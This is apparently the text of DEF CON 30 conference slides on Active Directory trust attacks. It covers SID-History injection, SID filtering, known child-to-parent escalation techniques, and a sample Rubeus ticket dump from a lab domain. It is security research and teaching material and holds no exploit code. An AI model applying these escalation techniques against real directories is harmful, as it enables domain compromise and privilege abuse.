

Don't be trusted: Active Directory trust attacks

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DEF CON 30
Adversary Village
August 14, 2022



Get-ADUser 'msc'



@martinsohndk



@martinsohn



@martinsohn




improsec

Martin Sohn Christensen Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop	Services Profile	COM+

General Address Account Profile Telephones Organization

 Martin Sohn Christensen

First name: Initials:

Last name:

Display name:

Description:

Office:

Telephone number:

E-mail:

Web page:

Get-ADUser 'jbk'



@Jonas_B_K



@JonasBK



@Jonas-BK




SPECTEROPS

Jonas Bülow Knudsen Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop	Services Profile	COM+

General Address Account Profile Telephones Organization

 Jonas Bülow Knudsen

First name: Initials:

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Description:

Office:

Telephone number:

E-mail:

Web page:

Disclaimer

- No 0-day + abusing Active Directory design
- Attacks require high privs – DA, DC NT\SYSTEM, etc
- Published on Improsec Tech Blog in March/April 2022
- "Attack" & "technique" used interchangeably

Acknowledgements

- @harmj0y (AD research & Rubeus)
- @gentilkiwi (AD research & Mimikatz)
- @PyroTek3 (AD research)
- @tifkin_ (AD research & SpoolSample)
- @_dirkjan (AD trust research)
- @YuG0rd (GoldenGMSA)
- @_xpn_ (Inter-realm key research)
- @MGrafnetter (Keys container)
- @JosephRyanRies (Keys container)

Our question

- Microsoft: *“The forest (not the domain) is the security boundary in an Active Directory”*
- Why so?
- Known attack: SID-History Injection
- Microsoft: *“SID filtering helps prevent malicious users with administrative credentials in a trusted forest from taking control of a trusting forest.”* (Server 2003 docs)
- Can SID filtering make the domain a security boundary?

No.

- The End -

Agenda

- Why care?
- Kerberos and trust warmup
- Known child-parent trust attacks
- SID filtering research
- Intra-forest trust attacks
- Inter-forest trust attack

Why should you care?

- 5 novel intra-forest trust attacks
 - Bypassing SID filtering
- 1 novel inter-forest trust attack
 - Making default ESEA/red forests vulnerable
- Good news! We told Microsoft!
 - No fix.
- Let's explore the question, attacks, and mitigations

Kerberos & trust warmup

Kerberos authentication




Domain user




Member server


Kerberos authentication



Kerberos authentication




Kerberos authentication



AD Trust

- Allows separate domains to form an inter-domain relationship
- Direction: One-Way, Two-Way
- Intra-forest trusts
 - Parent-child trusts
 - Tree-root trusts
 - Shortcut trusts
- Inter-forest trusts
 - External trusts (non-transitive)
 - Forest trusts




SID-History and SID filtering

- Migration challenge:
 - Security principals get new SID
 - Rights are granted to a SID = rights lost in the previous domain
- Solution: SID-History AD attribute
- SID filtering on AD trust filter out SID-History
 - Not enabled by default on intra-forest trust

Known child-parent trust attacks

- **SID-History injection**
- Other attacks
 - Unconstrained delegation + coerce authentication
 - Credential dumping
 - Child domain user overprivileged in parent domain
 - Kerberoasting
 - RCE vulnerability
 - And so on...


SID-History injection




```
[*] Action: Describe Ticket

ServiceName       : krbtgt/CHILD.ROOT.LOCAL
ServiceRealm      : CHILD.ROOT.LOCAL
UserName          : Administrator
UserRealm         : CHILD.ROOT.LOCAL
StartTime         : 7/9/2022 9:23:02 PM
EndTime          : 7/10/2022 7:23:02 AM
RenewTill         : 7/16/2022 9:23:02 PM
Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType           : aes256_cts_hmac_sha1
Base64(key)       : kyAo7hj/sTDf169nz3YqLsPHwCsGoKKob7t5L9D/m2I=
Decrypted PAC     :
LogonInfo         :
  LogonTime        : 7/9/2022 9:06:36 PM
  LogoffTime       :
  KickOffTime      :
  PasswordLastSet  : 7/9/2022 9:04:37 PM
  PasswordCanChange : 7/10/2022 9:04:37 PM
  PasswordMustChange : 8/20/2022 9:04:37 PM
  EffectiveName    : Administrator
  FullName         :
  LogonScript      :
  ProfilePath      :
  HomeDirectory    :
  HomeDirectoryDrive :
  LogonCount       : 10
  BadPasswordCount : 0
  UserId          : 500
  PrimaryGroupId   : 513
  GroupCount       : 3
  Groups           : 512,520,513
  UserFlags        : (32) EXTRA_SIDS
  UserSessionKey   : 0000000000000000
  LogonServer      : CHILD-DC-01
  LogonDomainName  : CHILD
  LogonDomainId    : S-1-5-21-3011036289-559256240-3350601030
  UserAccountControl : (16) NORMAL_ACCOUNT
  ExtraSIDCount    : 1
  ExtraSIDs        : S-1-18-1
  ResourceGroupCount : 0
ClientName        :
Client Id         : 7/9/2022 9:23:02 PM
Client Name       : Administrator
UpnDns            :
DNS Domain Name   : CHILD.ROOT.LOCAL
UPN              : Administrator@child.root.local
Flags             : (1) NO_UPN_SET
SamName           :
```

